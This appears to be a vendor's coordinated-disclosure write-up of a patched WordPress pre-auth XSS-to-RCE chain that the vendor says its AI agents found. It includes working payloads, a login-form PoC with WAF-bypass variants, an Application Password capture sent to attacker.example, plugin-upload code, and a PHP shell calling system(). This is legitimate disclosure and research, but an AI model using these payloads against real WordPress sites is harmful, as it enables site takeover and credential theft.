Pwn discovered a pre-auth XSS to RCE vulnerability chain affecting all versions of WordPress Core: the software that powers over 43% of all internet-facing websites. An estimated 500 million+ websites were vulnerable until today. We're calling it XSS2Shell. Check if you are affected here:
CVE-2026-64638 is exploitable entirely pre-authenticated (No account needed to exploit it). It lets a single failed login attempt run an attacker JavaScript execution in the WordPress origin, and against a logged-in administrator, towards full remote code execution on the server, reliably on all default Wordpress installs. All of our pwn.ai clients using our Asset Surface Management (ASM) product are protected from this vulnerability, and were notified as soon as pwn found it weeks early. If you are interested in trying out our ASM tool (Currently in beta), please sign up here: https://pwn.ai/asm
WordPress has confirmed the XSS to RCE chain and shipped an emergency patch in WordPress 7.0.3. The fix was backported to every maintained branch going back to WordPress 4.7. The vulnerability has been present since the earliest versions of WordPress and was somehow missed by every audit until now. It affects pretty much all WordPress sites that are still supported. If you run WordPress, update now.
This work is based off of a previous novel Same Origin Method Execution (SOME) exploitation technique that Paulos Yibelo published in pwn's blog and was nominated for Top Web Hacking Techniques of 2022: https://pwn.ai/blog/bypass-csp-using-wordpress-by-abusing-same-origin-method-execution , the research, when published led to CSP bypass affecting 43% of the internet.
Pwn was given this research as a starting ground and was asked to use it to create a full chain that is independent of the CSP bypass, and it took nearly 4 days of hard work to get there using open source models and its complex multi-agent workflow.
Watch the full exploit chain
Where it starts
When a user submits a username and password using wp-login.php, WordPress calls wp_signon(), which calls wp_authenticate(). If the username does not exist, wp_authenticate_username_password() in wp-includes/user.php builds an error:
return new WP_Error(
    'invalid_username',
    sprintf(
        __( '<strong>Error:</strong> The username <strong>%s</strong> is not registered on this site.' ),
        $username
    )
);
The submitted username is placed directly into HTML via sprintf. The variable $username at this point has been through sanitize_user() in non-strict mode, which calls wp_strip_all_tags().
So the question is: can anything survive wp_strip_all_tags() that later becomes dangerous?
The parser disagreement
wp_strip_all_tags() wraps around PHP's strip_tags(). Open the PHP documentation for strip_tags() and you will find that it identifies tags by looking for < immediately followed by a letter. If there is whitespace between < and the tag name, PHP does not recognize it as a tag.
strip_tags('< area id=test>');   // '< area id=test>'   — survived
strip_tags('<area id=test>');    // ''                   — stripped
That is the entire bypass for the first parser.
Now trace where the surviving string goes. The error object travels back up through wp_signon() to wp-login.php, which passes it to login_header(), which passes it through wp_admin_notice(), which calls wp_kses_post().
KSES is WordPress's own HTML sanitization engine. It has a completely separate tokenizer. Pwn opened wp-includes/kses.php and looked at how it parses tag names. KSES handles the whitespace between < and the tag name. To KSES, < area is a valid <area> element.
And <area> is in the KSES post allowlist. It is a standard HTML element used in image maps. The allowlist also includes <div> and <button> with a generous set of permitted attributes: id, class, href, name.
wp_strip_all_tags() says it is text. wp_kses_post() says it is allowed HTML. The browser receives live DOM elements that the attacker specified.
What to inject
Having DOM elements in the login page is not XSS by itself. There is no script execution yet. The next step is finding something on the page that will interact with the injected elements automatically.
Open wp-login.php and look at what scripts it enqueues. On the default login action (line 1516), WordPress enqueues user-profile. This is the script that manages the password generator, the password strength meter, and the admin color scheme picker. It was written for the profile editing page at /wp-admin/profile.php.
Why is it loaded on the login page? Because the login page also handles the password reset flow (action=resetpass), which needs the password generator. WordPress enqueues the script for the entire login page rather than conditionally for the reset action.
Now open wp-admin/js/user-profile.js and read the $(document).ready handlers.
Line 562 binds a delegated click handler on #color-picker for .color-option elements:
$('#color-picker').on('click', '.color-option', function() {
    var user_id = $('input#user_id').val();
    var new_user_id = $('input[name="checkuser_id"]').val();
    if ( user_id === new_user_id ) {
        $.post( ajaxurl, {
            action: 'save-user-color-scheme',
            color_scheme: $(this).children('.color-palette').data('color-scheme'),
            nonce: $('#color-nonce').val()
        });
    }
});
Line 620 searches for .reset-pass-submit and auto-clicks any .wp-generate-pw button inside it:
$('.reset-pass-submit').find('.wp-generate-pw').trigger('click');
On the profile page, these handlers interact with real profile elements. On the login page, neither #color-picker nor .reset-pass-submit nor .wp-generate-pw exist. Unless they are injected through the parser differential.
After wp_strip_all_tags() passes it through as text, and wp_kses_post() re-parses it into live elements, the DOM now contains exactly the nodes that user-profile.js searches for.
The ready handler at line 620 finds .reset-pass-submit, finds .wp-generate-pw inside it, and calls .trigger('click'). The click event fires. It bubbles up to the delegated handler on #color-picker, which catches it because the button also has class color-option.
The handler runs. It reads $('input#user_id').val() and $('input[name="checkuser_id"]').val(). Both inputs are absent from the login page. jQuery returns undefined for both. The comparison:
undefined === undefined
This evaluates to true. The guard was written assuming both inputs always exist, because on the profile page they do. On the login page, its a different story.
The handler reaches $.post(ajaxurl, ...).
DOM clobbering
ajaxurl is a JavaScript variable that WordPress defines on admin pages via wp_localize_script. It contains the URL to wp-admin/admin-ajax.php. On the login page, WordPress does not define it. The variable does not exist in any scope. Assume the following payload:
< area id=ajaxurl href=/test>
< div id=color-picker class=reset-pass-submit>
< button class="wp-generate-pw color-option">X
When JavaScript evaluates an identifier that has no binding in the current scope chain, the runtime eventually reaches the window object. The HTML specification (section 7.3.3) defines that the window object exposes "named properties": any HTML element in the document with an id attribute becomes accessible as window.<id>.
The injected <area id="ajaxurl"> is now the value that the runtime returns for window.ajaxurl.
jQuery's $.post() receives this HTMLAreaElement where it expects a URL string. It calls .toString() on it. The HTMLAreaElement interface inherits from HTMLHyperlinkElementUtils, which defines .toString() as returning the href property.
The href on the injected <area> is /test.
jQuery sends a same-origin POST request to that URL. No user interaction occurred. WordPress's own script, reacting to attacker-injected DOM, generated the request autonomously.
REST JSONP
Now assume the payload becomes:
< area id=ajaxurl href=/?rest_route=/&_method=GET&_jsonp=alert&_envelope=1>
< div id=color-picker class=reset-pass-submit>
< button class="wp-generate-pw color-option">X
The request arrives at WordPress's REST API.
rest_route=/ selects the public index endpoint and does not require authentication.
_method=GET tells the REST server to treat this POST as a GET. This is a stock feature for clients that cannot send arbitrary HTTP methods.
_jsonp=alert tells the REST server to wrap the response in a callback. WordPress validates the callback against ^[a-zA-Z0-9_.]+$, then emits:
Content-Type: application/javascript; charset=UTF-8

/**/alert({"name":"My Site","description":"Just another WordPress site",...})
jQuery initiated the request via $.post() without specifying a dataType. When the response arrives with Content-Type: application/javascript, jQuery selects the script data type and calls jQuery.globalEval() on the body.
alert() executes in the WordPress origin. And we get our beautiful alert box.

For deployments where anonymous REST returns HTTP 401, the _envelope=1 parameter wraps the inner 401 inside an outer 200 response. jQuery only checks the outer status. globalEval() still fires.
Same Origin Method Execution
The JSONP callback regex allows [a-zA-Z0-9_.]. Dots are property accessors. This means the callback is not limited to global function names. It can be a property chain that traverses objects across windows.
In 2022, on pwn's blog, Paulos Yibelo published a novel SOME exploitation technique against WordPress and CSP, which was nominated for Top Web Hacking Techniques of 2022 and is the only reason our agents are able to use the primitive to build a working exploit. Using the technique, it decided to build the following callback.
The callback:
window.opener.approve.click
Meant that every character passes the regex. The runtime evaluates it as: access window, access .opener (the window that opened this one), access .approve (named property lookup returns the element with id="approve"), access .click (the click method on HTMLElement).
The JSONP wrapper calls .click() with the REST response as the argument. HTMLElement.prototype.click() ignores its arguments. The element in the opener window gets clicked, inside the administrator's authenticated session, with the administrator's cookies and nonces.
Reaching PHP execution
Everything up to this point gives us pre-authentication JavaScript execution in the WordPress origin. That alone is a nasty vulnerability. But the chain needs to go further and needs modification from our original research to not require multiple browser windows to exploit so it can be reliable with just a single visit across all modern browsers.
Step 1: Setting up the opener
The attacker hosts a simple HTML page. When the administrator visits the link, the page opens a child window and keeps a reference to it:
var child = window.open('about:blank');
The browser creates two windows with a live opener relationship. The attacker then navigates the main window (the opener) to the WordPress Application Password authorization page:
location = 'https://target/wp-admin/authorize-application.php'
  + '?app_name=SomeApp'
  + '&app_id=a1b2c3d4-5678-abcd-ef01-234567890abc'
  + '&success_url=https://attacker.example/callback';
This page is part of WordPress Core. It renders a form that asks the administrator to approve API access for an external application. The approval button has id="approve". The page loads with the administrator's full session: cookies, nonces, capabilities.
Step 2: Firing XSS2Shell from the child
The child window submits the login payload. But this time, the JSONP callback in the <area> href is not alert. It is:
window.opener.approve.click
The child becomes WordPress-origin after the form submits. The auto-click chain fires. The REST JSONP response wraps the callback. jQuery evaluates it. The runtime resolves the property chain across the opener boundary and clicks the approve button.
Step 3: Application Password capture
WordPress's auth-app.js handles the approval. It reads the _wpnonce from the page (valid, because the admin is genuinely logged in), sends a REST request to create a new Application Password, and redirects to the success_url with the credential:
https://attacker.example/callback
  ?site_url=https://target
  &user_login=admin
  &password=XXXX XXXX XXXX XXXX XXXX XXXX
The attacker's callback page now holds a valid Application Password for the administrator account.
Step 4: Publishing attacker JavaScript
Application Passwords authenticate REST API requests via HTTP Basic auth. WordPress's REST CORS implementation reflects the requesting origin and permits Authorization and Content-Type headers. The attacker's page can now make authenticated cross-origin API calls:
fetch('https://target/wp-json/wp/v2/pages', {
  method: 'POST',
  headers: {
    'Authorization': 'Basic ' + btoa('admin:XXXX XXXX XXXX XXXX XXXX XXXX'),
    'Content-Type': 'application/json'
  },
  body: JSON.stringify({
    title: 'x',
    status: 'publish',
    content: ''
  })
});
Single-site WordPress administrators have the unfiltered_html capability by default. The script tags survive into the published page exactly as submitted.
Step 5: Plugin upload and PHP execution
The attacker's main script then navigates the administrator's browser to the published page. The embedded script executes in the WordPress origin with the administrator's cookie session. It fetches the plugin upload form, extracts the nonce, and submits an attacker-provided ZIP:
// Read the upload form to get the nonce
let html = await fetch('/wp-admin/update.php?action=upload-plugin')
  .then(r => r.text());
let nonce = html.match(/name="_wpnonce" value="([^"]+)"/)[1];

// Build the upload
let form = new FormData();
form.append('_wpnonce', nonce);
form.append('pluginzip', attackerZipBlob, 'payload.zip');

// Submit it
await fetch('/wp-admin/update.php?action=upload-plugin', {
  method: 'POST',
  body: form
});

// The ZIP extracts to wp-content/plugins/payload/
// PHP files inside are directly web-accessible without activation
let result = await fetch('/wp-content/plugins/payload/shell.php');
WordPress validates the nonce (correct), checks the capability (administrator, correct), and extracts the ZIP into wp-content/plugins/. The plugin does not need to be activated. PHP files inside the extracted directory are directly accessible by URL and are as good as activated plugins since the web server will executes them.
Our proof used a minimal PHP file that wrote a JSON marker and returned a custom header:
<?php
header('Hacked: true');
echo json_encode(['rce' => true, 'user' => system(`whoami`)]);
The response:
HTTP/1.1 200 OK
Hacked: true
Content-Type: application/json

{"rce":true,"user":"www-data"}
After verification, the PoC went sent Wordpress cleaned up after itself: the Application Password was revoked, the published page was deleted, and the plugin directory was removed. Nothing persisted.
Proof of concept
Preauth XSS:
<!doctype html>
<meta charset="utf-8">
<form id="poc" method="post" action="https://TARGET/wp-login.php">
<input type="hidden" name="log"
value='< area id=ajaxurl href=/?rest_route=/&_method=GET&_jsonp=alert>< div id=color-picker class=reset-pass-submit>< button class="wp-generate-pw color-option">X'>
<input type="hidden" name="pwd" value="x">
</form>
The space after each < is the exploit. Remove it and everything gets stripped.
Envelope variant (bypasses REST 401): change href to /?rest_route=/&_method=GET&_envelope=1&_jsonp=alert
WAF pivot variant (bypasses edge rules blocking ?rest_route=): change href to /wp-json/wp/v2/statuses/publish?_jsonp=alert&_method=GET
Affected versions
Every WordPress version under active maintenance before 7.0.3.
Timeline
- July 26, 2026: Discovered and reproduced the full chain.
- July 27, 2026: Reported to WordPress with browser evidence and PHP execution proof.
- July 27, 2026: WordPress acknowledged the risk.
- August 6, 2026: WordPress released 7.0.3. CVE-2026-64638 assigned and a bounty paid out.
- August 7, 2026: Coordinated public disclosure.
Discovered entirely autonomously by pwn.ai. Want to be notified early about internet-wide risks discovered by our team and pwn before they go public? Sign up for our ASM product here: https://pwn.ai/asm